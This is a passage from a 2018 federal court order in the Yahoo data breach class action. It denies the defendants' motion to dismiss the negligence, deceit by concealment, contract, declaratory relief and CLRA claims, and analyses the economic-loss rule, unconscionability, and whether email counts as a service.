The allegations in the FAC counsel that the contract between Plaintiffs and Defendants is one for services, [*58] not goods. A contract for "goods" involves the purchase or sale of "all things . . . which are movable at the time of identification to the contract for sale," [Cal. Com. Code § 2105\(1\)](#), while a contract for services involves the purchase of labor and the "knowledge, skill, and ability" of the contracting party. [TK Power, Inc. v. Textron, Inc., 433 F. Supp. 2d 1058, 1062 \(N.D. Cal. 2006\)](#). Here, Plaintiffs plead that Defendants provided email and other related services by maintaining a web-based platform where users can set up accounts. FAC ¶¶ 33-34. Not only does the FAC repeatedly refer to what Defendants provide as "services," see, e.g., *id.* ¶¶ 24-28, 30, 32, 173, but Defendants themselves have Terms of Service, which state that "Yahoo! provides the Yahoo! Services," *id.*, Ex. 1, at 1. Thus, Plaintiffs' contract with Defendants is properly characterized as a contract for services.

Having concluded that the contract is for services, the *J'aire* exception is available to Plaintiffs if they have adequately pled a "special relationship." The *J'aire* court utilized six factors for determining when a "special relationship" exists:

- (1) the extent to which the transaction was intended to affect the plaintiff, (2) the foreseeability of harm to the plaintiff, (3) the degree of certainty that the [*59] plaintiff suffered injury, (4) the closeness of the connection between the defendant's conduct and the injury suffered, (5) the moral blame attached to the defendant's conduct and (6) the policy of preventing future harm.

598 P.2d at 63. Applying these criteria to the facts as pled, it is evident that a duty was owed by Defendants to Plaintiffs in the present case.

First, the contract entered into between the parties related to email services for Plaintiffs. Plaintiffs were required to turn over their PII to Defendants and did so with the understanding that Defendants would adequately protect Plaintiffs' PII and inform Plaintiffs of breaches. FAC ¶ 215. Second, it was plainly foreseeable that Plaintiffs would suffer injury if Defendants did not adequately protect the PII. *Id.* Third, the FAC asserts that hackers were able to gain access to the PII and that Defendants did not promptly notify Plaintiffs, thereby causing injury to Plaintiffs. See, e.g., ¶ 221. Fourth, the injury was allegedly suffered exactly because Defendants provided inadequate security and knew that their system was insufficient. *Id.* ¶ 215. Fifth, Defendants "knew their data security was inadequate" and that "they [did not] have the [*60] tools to detect and document intrusions or exfiltration of PII." *Id.* "Defendants are morally culpable, given their repeated security breaches, wholly inadequate safeguards, and refusal to notify Plaintiffs . . . of breaches or security vulnerabilities." *Id.* Sixth, and finally, Defendants' concealment of their

knowledge and failure to adequately protect Plaintiffs' PII implicates the consumer data protection concerns expressed in California statutes, such as the CRA and CLRA. See [In re Adobe Sys., 66 F. Supp. 3d at 1227](#).

Although Defendants seek to short-circuit this analysis by referring to general propositions, Mot. at 23-24, the Ninth Circuit has admonished district courts for failing to examine all of *J'aire's* six factors. [Kalitta Air, L.L.C. v. Cent. Tex. Airborne Sys., Inc., 315 F. App'x 603, 606 \(9th Cir. 2008\)](#). Under those factors, Plaintiffs have adequately pled a "special relationship" with Defendants, so Plaintiffs' negligence and deceit by concealment claims are not barred by the economic-loss rule. Because Defendants make no other arguments with respect to the negligence claim, the Court DENIES Defendants' motion to dismiss Plaintiffs' negligence claim.

Defendants make additional arguments for dismissal of the deceit by concealment claim. Specifically, Defendants contend that Plaintiffs' deceit by concealment [*61] claim fails to plead either reliance or damages. The Court therefore turns to these remaining arguments.

2. Deceit by Concealment

Under California law, a plaintiff may assert a claim for deceit by concealment based on "[t]he suppression of a fact, by one who is bound to disclose it, or who gives information of other facts which are likely to mislead for want of communication of that fact." [Cal. Civ. Code § 1710\(3\)](#). An action for fraud and deceit based on concealment has five elements:

- (1) the defendant must have concealed or suppressed a material fact, (2) the defendant must have been under a duty to disclose the fact to the plaintiff, (3) the defendant must have intentionally concealed or suppressed the fact with the intent to defraud the plaintiff, (4) the plaintiff must have been unaware of the fact and would not have acted as he did if he had known of the concealed or suppressed fact, and (5) as a result of the concealment or suppression of the fact, the plaintiff must have sustained damage.

[Tenet Healthsystem Desert, Inc. v. Blue Cross of Cal., 245 Cal. App. 4th 821, 199 Cal. Rptr. 3d 901, 920 \(Ct. App. 2016\)](#) (quoting [Mktg. W., Inc. v. Sanyo Fisher \(USA\) Corp., 6 Cal. App. 4th 603, 7 Cal. Rptr. 2d 859, 864 \(Ct. App. 1992\)](#)). Defendants challenge only the last two elements, contending that Plaintiffs fail to sufficiently plead reliance or damages in connection with their deceit by concealment claims. Mot. at 19-22. The Court addresses [*62] each of these arguments in turn.

i. Reliance

Defendants first contend that the deceit by concealment claims of all Plaintiffs (except Plaintiff Neff) must be dismissed because there is no allegation that any Plaintiff read Yahoo's Privacy Policy when signing up for a Yahoo Mail account. Mot. at 19-20. The Court disagrees.

As noted above, under the reliance element, the plaintiff must demonstrate that he "would not have acted as he did if he had known of the concealed or suppressed fact." [Tenet Healthsystem, 199 Cal. Rptr. 3d at 920](#) (quoting [Mktg. W., 7 Cal. Rptr. 2d at 864](#)). Plaintiffs' allegations satisfy that requirement. Plaintiffs allege that Defendants knew that their system was vulnerable to attack by at least 2012 and learned of the 2014 Breach while it was happening. FAC ¶ 201. In spite of this knowledge, Defendants did not warn Plaintiffs about the security problems or the 2014 Breach. *Id.* ¶¶ 202-04, 207. The FAC highlights the importance of Defendants' security measures as a factor in Plaintiffs' decision whether to use Defendants' services. See, e.g., *id.* ¶¶ 184, 191, 205-06. Finally, Plaintiffs explain that, had they known about the inadequacy of these security measures, they "would have taken measures to protect themselves." *Id.* ¶ 205. Plaintiffs' [*63] allegations are sufficient to show that they would have behaved differently had Defendants disclosed the security weaknesses of the Yahoo Mail system.

The sole argument raised in Defendants' motion to dismiss is unpersuasive. Harkening back to the dismissal of Plaintiffs' UCL fraud claim in this Court's First MTD Order, Defendants argue that Plaintiffs do not plead that they

read Yahoo's Privacy Policy. Mot. at 19-20. Defendants' reliance on this portion of the First MTD Order is misplaced. The Court required Plaintiffs to plead that they actually read and relied on the Privacy Policy because Plaintiffs' theory was that Defendants made misrepresentations in the Privacy Policy. First MTD Order at 48-49. Here, in contrast, Plaintiffs' deceit by concealment claim is not based on statements in the Privacy Policy, so whether Plaintiffs read the Privacy Policy is immaterial.

Perhaps sensing this deficiency, Defendants do not repeat the same argument in their reply but instead raise two new contentions. Even if the Court were to consider these belated assertions, they are unavailing. See [Pham v. Fin. Indus. Regulatory Auth., Inc., No. 12-CV-06374-EMC, 2013 U.S. Dist. LEXIS 47146, 2013 WL 1320635, at *1 \(N.D. Cal. Apr. 1, 2013\)](#) ("[T]hese arguments—raised for the first time [*64] on reply—have been waived."), *aff'd sub nom. Huy Pham v. Fin. Indus. Regulatory Auth., Inc., 589 F. App'x 345 (9th Cir. 2014)*. First, Defendants argue that Plaintiffs must provide more detail about Defendants' omissions, Reply at 11-12, but they offer no explanation of what more Plaintiffs need to identify, and the Court finds that what Plaintiffs have identified is sufficiently specific.

Second, Defendants also criticize Plaintiffs for continuing to use Yahoo Mail and taking no remedial actions after learning of Defendants' allegedly inadequate security. *Id.* at 12. However, Defendants fail to acknowledge that Defendants' delayed disclosures are likely to have harmed Plaintiffs in the interim. Plaintiffs did not even know that they should take any remedial actions during the periods of Defendants' delayed disclosures. Moreover, contrary to Defendants' suggestion, the actions that Plaintiffs took after the fact do not conclusively determine what actions they would have taken if they had been alerted before the fact. The FAC provides at least one good reason why Plaintiffs may not have ceased their use of Yahoo Mail after the fact—namely, Plaintiffs have already established their "digital identities around Yahoo Mail." FAC ¶ 33. Plaintiffs can consistently plead that they [*65] took minimal or no action after learning of the security defects but that they "would have taken measures to protect themselves" if they had been informed beforehand. *Id.* ¶ 205. Accordingly, Plaintiffs have plausibly alleged the necessary element of reliance.

ii. Damages

Defendants argue that, except for Plaintiff Neff, Plaintiffs do not properly plead damages from the concealment. Mot. at 21. Specifically, Defendants contend that Plaintiffs are limited to recovering out-of-pocket losses. *Id.* at 20. The out-of-pocket measure is designed to put the plaintiff in the financial position he or she was in prior to the transaction. *All. Mortg. Co. v. Rothwell, 10 Cal. 4th 1226, 44 Cal. Rptr. 2d 352, 900 P.2d 601, 609 (Cal. 1995)*. Under that measure, Defendants contend, Plaintiffs with free Yahoo accounts have suffered no damage because they did not pay anything to use Yahoo Mail. Mot. at 21.

In arguing that Plaintiffs are limited to out-of-pocket losses, Defendants rely on [California Civil Code § 3343. Section 3343\(a\)](#) states that "[o]ne defrauded in the purchase, sale or exchange of property is entitled to recover the difference between the actual value of that with which the defrauded person parted and the actual value of that which he received." In other words, in [§ 3343\(a\)](#), the California legislature has expressly provided that the out-of-pocket [*66] measure is applicable in fraud cases involving the "purchase, sale or exchange of property." *All. Mortg., 900 P.2d at 609* (quoting [Cal. Civ. Code § 3343\(a\)](#)). The question in the instant case is whether [§ 3343\(a\)](#) governs Plaintiffs' deceit by concealment claims. It does not.

By its terms, [§ 3343\(a\)](#) is restricted to cases where the plaintiff is "defrauded in the purchase, sale or exchange of property." The same limitation appears in the title of the statutory section: "Fraud in purchase, sale or exchange of property; additional damages." Defendants' cited California state authorities follow that pattern. In *Alliance Mortgage*, the plaintiff claimed fraud in the inducement of a loan for the purchase of real property. *900 P.2d at 605*. In *Fladeboe v. American Isuzu Motors Inc.*, the plaintiff alleged fraud and negligent misrepresentation in connection with the sale of automobiles. *150 Cal. App. 4th 42, 58 Cal. Rptr. 3d 225, 233 (Ct. App. 2007)*. Moreover, in all of Defendants' district court cases, the underlying fraud claim was based in contract. See [Song Fi, Inc. v. Google, Inc., No. 14-CV-05080-CW, 2016 U.S. Dist. LEXIS 45547, 2016 WL 1298999, at *7 \(N.D. Cal. Apr. 4, 2016\)](#) (concerning fraud claim where plaintiffs alleged that defendants had duty to disclose based on the Terms of Service contract

between the parties); [Daly v. Viacom, Inc., 238 F. Supp. 2d 1118, 1125 \(N.D. Cal. 2002\)](#) (concerning fraud claim where "plaintiff allege[d] that defendant misrepresented material facts [*67] when it induced plaintiff to sign a contract").

This case is different, as no exchange of property occurred and Plaintiffs' claim does not sound in contract. FAC ¶¶ 200-11. Rather, Plaintiffs allege that Defendants committed deceit by concealment under [California Civil Code § 1709](#) by violating the duty to disclose. The California Court of Appeal has ruled that, for the tort of deceit, "the appropriate measure of damages is defined by [Civil Code sections 1709](#) and [3333](#)." *Sprague v. Frank J. Sanders Lincoln Mercury, Inc.*, 120 Cal. App. 3d 412, 174 Cal. Rptr. 608, 610 (Ct. App. 1981); see also *Romo v. Stewart Title of Cal.*, 35 Cal. App. 4th 1609, 42 Cal. Rptr. 2d 414, 422 (Ct. App. 1995) ("A tort victim is not limited to his or her 'out-of-pocket' losses; rather, he or she is entitled to compensatory damages for any actual loss, as well as punitive damages for fraud (if the fraud consisted of an intentional misrepresentation or concealment)."). Neither of those statutes is limited to out-of-pocket losses. [California Civil Code § 1709](#) permits recovery of "any damage which [the plaintiff] thereby suffers." Similarly, [California Civil Code § 3333](#) instructs that "[f]or the breach of an obligation not arising from contract, the measure of damages . . . is the amount which will compensate for all the detriment proximately caused thereby, whether it could have been anticipated or not." Thus, the out-of-pocket restriction in [§ 3343](#) does not apply, and Plaintiffs are entitled to recover their compensatory [*68] damages.

Accordingly, the Court DENIES Defendants' motion to dismiss Plaintiffs' deceit by concealment claim.

C. Contract Claims

In Counts Five through Seven, all Plaintiffs assert contract claims against Defendants. Specifically, Plaintiffs assert breach of contract in Count Five, breach of implied contract in Count Six, and breach of the implied covenant of good faith and fair dealing in Count Seven. Defendants move to dismiss these claims to the extent that they seek consequential damages in light of the limitations of liability in Defendants' Terms of Service. Mot. at 6-7. Plaintiffs argue that they have adequately pled that Defendants' limitation-of-liability provisions are unconscionable. Opp. at 5-12. Alternatively, Plaintiffs argue that their claims seek direct damages from Defendants' breach of contractual obligations. *Id.* at 13-14. Because the Court agrees that Plaintiffs have adequately pled unconscionability, the Court need not address Plaintiffs' alternative argument.

Defendants argue that their Terms of Service bar recovery for damages other than direct damages. Specifically, Defendants point out that Yahoo's Terms of Service contained the following clause limiting Yahoo's liability:

YOU EXPRESSLY [*69] UNDERSTAND AND AGREE THAT YAHOO! . . . SHALL **NOT BE LIABLE TO YOU FOR ANY PUNITIVE, INDIRECT, INCIDENTAL, SPECIAL, CONSEQUENTIAL OR EXEMPLARY DAMAGES**, INCLUDING, BUT NOT LIMITED TO, DAMAGES FOR LOSS OF PROFITS, GOODWILL, USE, DATA OR OTHER INTANGIBLE LOSSES (EVEN IF YAHOO! HAS BEEN ADVISED OF THE POSSIBILITY OF SUCH DAMAGES), RESULTING FROM: . . . UNAUTHORIZED ACCESS TO OR ALTERATION OF YOUR TRANSMISSIONS OR DATA . . . OR . . . ANY OTHER MATTER RELATING TO THE YAHOO! SERVICE.

FAC, Ex. 1, at 10 (emphasis added). Aabaco's Terms of Service contained the same clause limiting Aabaco's liability. *Id.*, Ex. 16, at 17. Plaintiffs argue that these limitations of liability are unconscionable. Opp. at 5-12.

In order to state a claim that a contractual term is unconscionable, Plaintiffs must allege facts showing that the term is both procedurally and substantively unconscionable. [Pokorny v. Quixtar, Inc., 601 F.3d 987, 996 \(9th Cir. 2010\)](#); [In re iPhone Application Litig., No. 11-MD-02250-LHK, 2011 U.S. Dist. LEXIS 106865, 2011 WL 4403963, at *7 \(N.D. Cal. Sept. 20, 2011\)](#). "The procedural element of unconscionability focuses on two factors: oppression and surprise." *Aron v. U-Haul Co. of Cal.*, 143 Cal. App. 4th 796, 49 Cal. Rptr. 3d 555, 564 (Ct. App. 2006). "The substantive element of unconscionability focuses on the actual terms of the agreement and evaluates whether they create overly harsh or one-sided results as to shock the conscience." [*70] *Id.* (internal quotation marks and citation omitted). Although unconscionability is ultimately a question of law, "numerous factual inquiries bear upon that question." *A & M Produce Co. v. FMC Corp.*, 135 Cal. App. 3d 473, 186 Cal. Rptr. 114, 123 (Ct. App. 1982).

Plaintiffs have adequately alleged oppression and surprise to support procedural unconscionability. "Oppression arises from an inequality of bargaining power which results in no real negotiation and an absence of meaningful choice." *Id.* at 122 (internal quotation marks and citation omitted). "Surprise involves the extent to which the supposedly agreed-upon terms of the bargain are hidden in a prolix printed form drafted by the party seeking to enforce the disputed terms." *Id.* (internal quotation marks omitted). The Ninth Circuit has held that "a contract is procedurally unconscionable under California law if it is 'a standardized contract, drafted by the party of superior bargaining strength, that relegates to the subscribing party only the opportunity to adhere to the contract or reject it.'" [Pokorny, 601 F.3d at 996](#) (quoting [Ting v. AT&T, 319 F.3d 1126, 1148 \(9th Cir. 2003\)](#)). Plaintiffs plead such a circumstance in alleging that Defendants' liability limitations appear near the end of the 12-page legal Terms of Service document where the Terms of Service are contained in an adhesion contract and customers [*71] may not negotiate or modify any terms. FAC ¶¶ 236-37. Although the fact that Plaintiffs could have used other email services may weaken their procedural unconscionability claim, the Ninth Circuit has "consistently followed the [California] courts that reject the notion that the existence of 'marketplace alternatives' bars a finding of procedural unconscionability." [Shroyer v. New Cingular Wireless Servs., Inc., 498 F.3d 976, 985 \(9th Cir. 2007\)](#).¹

Under the particular circumstances of this case, Plaintiffs have also made sufficient allegations to support substantive unconscionability. In particular, Plaintiffs claim that the limitations of liability are overly one-sided and bar any effective relief. FAC ¶¶ 238, 240. In *Silicon Valley Self Direct, LLC v. Paychex, Inc.*, the court found substantively unconscionable a nearly identical provision that "exempt[ed] under all circumstances 'special, indirect, incidental, or consequential or punitive damages, including any theory of liability (including contract, tort or warranty).'" [No. 15-CV-01055-EJD, 2015 U.S. Dist. LEXIS 94971, 2015 WL 4452373, at *6 \(N.D. Cal. July 20, 2015\)](#). Like the provision at issue in *Silicon Valley*, Defendants' limitations of liability here involve "expansive liability limitation and preclusion of nearly every type of damages claim." *Id.* California [*72] courts have similarly concluded that limitations are substantively unconscionable when they "guarantee[] that plaintiffs could not possibly obtain anything approaching full recompense for their harm." *Lhotka v. Geographic Expeditions, Inc.*, 181 Cal. App. 4th 816, 104 Cal. Rptr. 3d 844, 852 (Ct. App. 2010); see also *Harper v. Ultimo*, 113 Cal. App. 4th 1402, 7 Cal. Rptr. 3d 418, 423 (Ct. App. 2003) (finding substantive unconscionability where the damages limitation at issue did not even allow for "the theoretical possibility [that the customer] can be made whole").

Defendants suggest that their limitations of liability are not so broad. For example, they point out that there is no bar on direct damages. Mot. at 12. Nevertheless, the same was true in *Silicon Valley*. Moreover, Plaintiffs further support this point by pleading that "[c]onsequential damages are . . . a clear and well-understood consequence of a data breach." FAC ¶ 240. That allegation further supports Plaintiffs' argument that consequential damages are imperative to address the injuries from Defendants' inadequate security. Additionally, substantive unconscionability is not defeated by Defendants' promise not to invoke the limitations against certain of Plaintiffs' claims in this case. Mot. at 12. The substantive unconscionability inquiry looks to whether the *actual terms* of the agreement create overly harsh [*73] or one-sided results. *Aron*, 49 Cal. Rptr. 3d at 564. Here, Defendants do not point to any language in their limitations of liability that restricts their scope. Hence, the actual terms of the limitations of liability allow Defendants to evade important California common-law and statutory obligations, such as the CRA and CLRA. FAC ¶ 242.

Finally, Plaintiffs make allegations about the lack of a reasonable commercial justification for Defendants' limitations on liability. Plaintiffs point out that "Defendants have obligations under both state and federal law to maintain acceptable levels of data security" and are better-equipped to bear the risk as "technology giants providing internet services which they advertised as being safe and sophisticated." *Id.* ¶ 239. In contrast, individual users "who just want to sign up for an email address" are not as well-situated to shoulder such risks. *Id.* ¶ 240. In this way, Plaintiffs

¹ Defendants also argue that California courts agree "that contracts for nonessential recreational activities cannot be procedurally unconscionable." [Pokrass v. The DirecTV Grp., Inc., No. 07-CV-00423-VAP, 2008 U.S. Dist. LEXIS 110441, 2008 WL 2897084, at *7 \(C.D. Cal. July 14, 2008\)](#). Defendants do not, however, explain how email qualifies as a recreational activity. In fact, the FAC highlights how users have "built their digital identities around Yahoo Mail," using the service for banking, stock trading, and medical information. FAC ¶¶ 7, 33. Additionally, the Small Business Users Class uses the system for conducting business. *Id.* ¶ 34.

conclude that the limitations' allocation of risk is unreasonable and unexpected. See *id.* (alleging a "commercially unfair re-allocation of risk"). To be sure, when a defendant offers a free service, it may be commercially reasonable for the defendant to "retain broad discretion over those services [*74] and to minimize its exposure to monetary damages." [Darnaa, LLC v. Google, Inc., No. 15-CV-03221-RMW, 2015 U.S. Dist. LEXIS 161791, 2015 WL 7753406, at *3 \(N.D. Cal. Dec. 2, 2015\)](#). However, especially in light of the allegations that Defendants took minimal action despite knowing about their inadequate security measures, Plaintiffs adequately plead that Defendants' limitations of liability are substantively unconscionable.

In sum, Plaintiffs have adequately pled the necessary elements of procedural and substantive unconscionability. Accordingly, the Court DENIES Defendants' motion to dismiss Plaintiffs' claims for breach of contract, breach of implied contract, and breach of the implied covenant of good faith and fair dealing.

D. Declaratory Relief

All Plaintiffs assert in Count Eight a claim for declaratory relief against Defendants. Plaintiffs' declaratory relief claim alleges that certain provisions of Defendants' Terms of Service are "unconscionable and unenforceable, or precluded by federal and state law." FAC ¶ 257.

Defendants move to dismiss this claim on two grounds. First, Defendants argue that Plaintiffs have failed to state a claim under [Rule 12\(b\)\(6\)](#) because Plaintiffs have not sufficiently alleged that the contractual provisions at issue are unconscionable or otherwise [*75] unlawful. Mot. at 15. Second, Defendants argue that declaratory relief is improper because it is duplicative of other relief sought in the FAC. *Id.* Because the Court has already concluded that Plaintiffs have sufficiently alleged unconscionability, the Court need only address Defendants' second argument that Plaintiffs' declaratory relief claim is redundant of Plaintiffs' contract claims.

Under 28 U.S.C. § 2201(a), "any court of the United States, upon the filing of an appropriate pleading, may declare the rights and other legal relations of any interested party seeking such declaration, whether or not further relief is or could be sought." A claim for declaratory relief may be "unnecessary where an adequate remedy exists under some other cause of action." [Reyes v. Nationstar Mortg. LLC, No. 15-CV-01109-LHK, 2015 U.S. Dist. LEXIS 99201, 2015 WL 4554377, at *7 \(N.D. Cal. July 28, 2015\)](#) (quoting [Mangindin v. Wash. Mut. Bank, 637 F. Supp. 2d 700, 707 \(N.D. Cal. 2009\)](#)). However, "[t]he existence of another adequate remedy does not preclude a declaratory judgment that is otherwise appropriate." [Fed. R. Civ. P. 57](#). Ultimately, a critical question is whether the declaratory relief "will serve a useful purpose in clarifying and settling the legal relations in issue." [McGraw-Edison Co. v. Preformed Line Prods. Co., 362 F.2d 339, 342 \(9th Cir. 1966\)](#).

Defendants point out that Plaintiffs' declaratory relief claim borrows the unconscionability allegations from Plaintiffs' [*76] contract claims. FAC ¶ 258. Defendants argue that because "Plaintiffs allege no additional facts or otherwise meaningfully differentiate the contract and declaratory relief claims," the declaratory relief claim is "wholly redundant." Mot. at 15. Plaintiffs respond that the contract and declaratory relief claims are distinct. While the contract claims seek "past damages" for Defendants' conduct, the declaratory relief claim seeks "a forward-looking declaration" of the unenforceability of provisions in Defendants' Terms of Service. Opp. at 17. The Court concludes that the declaratory relief claim may move forward.

Based on the pleadings, the contract claims and the declaratory relief claim seek different relief. The contract claims request retrospective relief—namely, damages—for the past harms that Plaintiffs have suffered as a result of Defendants' failure to keep their promises about adequate security. FAC ¶¶ 243, 247, 254. In contrast, the declaratory relief claim asks the Court to declare that certain provisions of Defendants' Terms of Service are unconscionable. *Id.* ¶ 257. Although Plaintiffs' contract claims are similarly premised on claims that those provisions are unconscionable, [*77] those arguments are merely a means to obtaining damages for the harms already suffered. A declaration of unconscionability would govern ongoing interactions between Plaintiffs and Defendants and clarify the parties' legal rights under the Terms of Service. Therefore, the Court concludes that Plaintiffs' declaratory relief claim appears to serve a distinct purpose from the contract claims and thus should not be dismissed.

2018 U.S. Dist. LEXIS 40338, *77

Other courts have allowed plaintiffs to pursue declaratory relief in similar circumstances when such relief is premised on other viable claims. See, e.g., [In re Easysaver Rewards Litig.](#), 737 F. Supp. 2d 1159, 1175 (S.D. Cal. 2010); [California v. Kinder Morgan Energy Partners, L.P.](#), 569 F. Supp. 2d 1073, 1091 (S.D. Cal. 2008). Indeed, one case from outside this district noted the distinction between forward-looking and retrospective relief in concluding that the plaintiff could maintain its declaratory relief claim with its breach of contract claim. [Kenneth F. Hackett & Assocs., Inc. v. GE Capital Info. Tech. Sols., Inc.](#), 744 F. Supp. 2d 1305, 1311 (S.D. Fla. 2010). Many of Defendants' cited authorities are inapposite. For example, in [Solarcity Corp. v. Sunpower Corp.](#), the plaintiff agreed that its declaratory relief claim overlapped with its other claims, and the Court was simply faced with the question whether to dismiss with or without prejudice. [No. 16-CV-05509-LHK](#), 2017 U.S. Dist. LEXIS 68639, 2017 WL 1739169, at *3 (N.D. Cal. May 4, 2017). In [In re Zappos.com, Inc.](#), the court concluded that a declaratory relief claim was [*78] "on its face duplicative" where it asked the court to declare that the defendant had violated the same state and federal laws already pled in the complaint. [No. 12-CV-00325-RCJ](#), 2013 U.S. Dist. LEXIS 128155, 2013 WL 4830497, at *5 (D. Nev. Sept. 9, 2013). Here, the FAC provides a sufficient basis to conclude that the declaratory relief claim seeks something distinct from the contract claims.

Accordingly, the Court DENIES Defendant's motion to dismiss Plaintiffs' declaratory relief claim.

E. CLRA

In Count Eleven, Paid Users Plaintiff Mortensen asserts a claim against Yahoo under the CLRA, which prohibits "unfair methods of competition and unfair or deceptive acts or practices undertaken by any person in a transaction intended to result or that results in the sale or lease of goods or services to any consumer." [Cal. Civ. Code § 1770\(a\)](#).

Defendants move to dismiss Paid User Plaintiff Mortensen's CLRA claim on two grounds. First, Defendants argue that Plaintiff Mortensen does not sufficiently allege reliance as required for a CLRA claim. Mot. at 16. Second, Defendants argue that Yahoo's email platform does not qualify as a "good" or "service" within the meaning of the CLRA. *Id.* The Court addresses each of these arguments in turn.

1. Reliance

Defendants first contend that Plaintiff Mortensen does [*79] not plead reliance. Mot. at 16. Specifically, Defendants fault Plaintiff Mortensen for failing to include any allegations that he "actually read" the alleged misrepresentations in the Terms of Service that give rise to Plaintiff Mortensen's CLRA claim. *Id.* Plaintiffs counter that Plaintiff Mortensen's claim is not premised on a misrepresentation in the Terms of Service but instead on Defendants' material omissions about the security of their databases and the resulting breaches. Opp. at 17.

Defendants' arguments fail for familiar reasons. Like with Plaintiffs' deceit by concealment claim, Defendants point to a portion of this Court's First MTD Order where the Court required Plaintiffs to plead that they actually read and relied on Defendants' Privacy Policy. First MTD Order at 48-49. However, such an allegation was necessary in that situation because Plaintiffs' theory depended on misrepresentations in the Privacy Policy. Here, in contrast, Plaintiff Mortensen's theory is not that Yahoo made misrepresentations but instead that Yahoo was obligated to disclose certain material facts. FAC ¶ 281. Plaintiff Mortensen alleges that Yahoo had exclusive knowledge about the inadequacy of its security and [*80] contemporaneous knowledge about the 2014 Breaches and Forged Cookie Breach but actively concealed those facts from customers. *Id.* The FAC supports that, had Yahoo disclosed the breaches, the significant media and expert attention would have alerted Plaintiff Mortensen and he would not have provided his PII or signed up for Yahoo's services. *Id.* ¶¶ 4, 132, 285. These allegations are sufficient to conclude that if Yahoo had disclosed the security inadequacies and breaches, Plaintiff Mortensen would have been aware and would have acted differently.

Defendants cannot overcome this conclusion by noting that they disclosed that Yahoo Mail would not necessarily be secure because "no data transmission over the Internet or information storage technology can be guaranteed to

be 100% secure." FAC, Ex. 13, at 1. Such a disclosure does not undercut Plaintiffs' contention that Yahoo had "exclusive knowledge of material facts not known or reasonably accessible to" Plaintiffs. *Collins v. eMachines, Inc.*, 202 Cal. App. 4th 249, 134 Cal. Rptr. 3d 588, 593 (Ct. App. 2011). Nor can Yahoo escape liability just because Plaintiff Mortensen does not claim that he stopped using Yahoo Mail after learning of the breaches. See FAC ¶ 28. As explained in the deceit by concealment section, [*81] Plaintiff Mortensen can simultaneously plead that he took little action after learning of the security defects but that he would have acted differently if he had been informed beforehand. *Id.* ¶ 285. Thus, Plaintiff Mortensen has adequately alleged that he relied on Yahoo's omissions. The Court next turns to Defendants' broader argument that the CLRA is inapplicable because Yahoo did not provide a "good" or "service."

2. "Good" or "Service"

Defendants next contend that Yahoo Mail is neither a "good" nor a "service" and so does not come within the ambit of the CLRA. Mot. at 16. The CLRA applies only to a limited set of consumer transactions, and is not a law of "general applicability." *Ting*, 319 F.3d at 1148. For example, only a consumer may allege a violation of the CLRA. See *id.* A "consumer" is defined as "an individual who seeks or acquires, by purchase or lease, any goods or services for personal, family, or household purposes." *Cal. Civ. Code § 1761(d)*. "Goods" is defined as "tangible chattels bought or leased for use primarily for personal, family, or household purposes." *Id.* § 1761(a). "Services" is defined as "work, labor, and services for other than a commercial or business use." *Id.* § 1761(b).

Defendants argue that software never qualifies [*82] as either a "good" or "service" under the CLRA. Mot. at 16. For support, Defendants rely on two previous decisions by this Court—*Ferrington v. McAfee*, No. 10-CV-01455-LHK, 2010 U.S. Dist. LEXIS 106600, 2010 WL 3910169, at *19 (N.D. Cal. Oct. 5, 2010), and *In re iPhone Application Litigation*, 844 F. Supp. 2d 1040, 1070 (N.D. Cal. 2012). The holdings in those cases are not as expansive as Defendants suggest.

Ferrington involved computer software downloaded directly from the Internet. 2010 U.S. Dist. LEXIS 106600, 2010 WL 3910169, at *1. The Court did not hold that software can never constitute a "good," but only "that the software Plaintiffs purchased [was] not a good covered by the CLRA." 2010 U.S. Dist. LEXIS 106600, [WL] at *19 (emphasis added). The Court based its analysis on the "CLRA's express limitation of goods to 'tangible chattels.'" *Id.* (emphasis added). The Court's statements do not foreclose the possibility that software may sometimes qualify as a "good" under the CLRA. In fact, in *In re iPhone*, which was decided shortly thereafter, this Court concluded that software downloaded into a tangible good may be subject to the CLRA where the claim arises from the "sale of [the] good, and not the downloading of free software." 844 F. Supp. 2d at 1071; see also *In re Lenovo Adware Litig.*, No. 15-MD-02624-RMW, 2016 U.S. Dist. LEXIS 149958, 2016 WL 6277245, at *11 (N.D. Cal. Oct. 27, 2016) (denying motion to dismiss because the "CLRA claim [was] premised on [the] purchase of Lenovo laptops," not the software installed on the laptop).

Certainly, [*83] too, software sold in a physical form may constitute "tangible chattels" and thus qualify as a "good" under the CLRA because "[a] consumer can purchase [the software] in a store, pick it up in her hands, and carry it home." *Haskins v. Symantec Corp.*, No. 13-CV-01834-JST, 2013 U.S. Dist. LEXIS 169865, 2013 WL 6234610, at *9 (N.D. Cal. Dec. 2, 2013); see also *Ladore v. Sony Computer Entm't Am., LLC*, 75 F. Supp. 3d 1065, 1073 (N.D. Cal. 2014) (noting that the plaintiff went to a physical store location to purchase the tangible video game that came in a box with physical documents); *Perrine v. Sega of Am., Inc.*, No. 13-CV-01962-JSW, 2013 U.S. Dist. LEXIS 173311, 2013 WL 6328489, at *4 (N.D. Cal. Oct. 3, 2013) (determining that a video game purchased by plaintiffs qualified as a "good").

As to whether the software at issue in *Ferrington* qualified as a "service," this Court merely stated one conclusory sentence with no analysis: "software generally is not a service for purposes of the CLRA." 2010 U.S. Dist. LEXIS 106600, 2010 WL 3910169, at *19. As that statement reflects, the Court did not find that software never constitutes a "service" for purposes of the CLRA. Instead, a court must analyze the particular facts at issue to determine whether the software at issue falls within the definition of "service." For example, Judge Tigar has explained that

2018 U.S. Dist. LEXIS 40338, *83

"there are good reasons to consider antivirus software to be a 'service' under the CLRA, since it continually updates and runs regular [*84] virus checking." [Haskins, 2013 U.S. Dist. LEXIS 169865, 2013 WL 6234610, at *9 n.9.](#)

Here, Plaintiffs have adequately alleged that Defendants provide a "service" to Plaintiffs. The FAC pleads that Yahoo Mail is "one of the oldest email services" and the "primary service" provided by Yahoo. FAC ¶ 33. Unlike in [Ferrington](#), Plaintiffs have not purchased software that they downloaded from the Internet. Rather, Plaintiffs have signed up for accounts on a web-based platform, maintained by Yahoo, where they can engage in activities ranging from private email communication to bank and stock trading to photo storage. *Id.* That Yahoo continually upkeepes and updates the system further solidifies that Yahoo is providing a "service," i.e., "work, labor, and services for other than a commercial or business use." [Cal. Civ. Code § 1761\(b\)](#). Moreover, as noted above, the FAC's repeated labeling of Yahoo's offerings as "services" is supported by the fact that Yahoo itself has Terms of Service and defines "Yahoo! Services" as including "communications tools, forums, shopping services, search services, personalized content and branded programming." FAC ¶¶ 24-28, 30, 32, 173; Ex. 1, at 1 (emphases added). Thus, Plaintiffs have adequately pled that Yahoo provides a "service" that is subject to [*85] the CLRA.

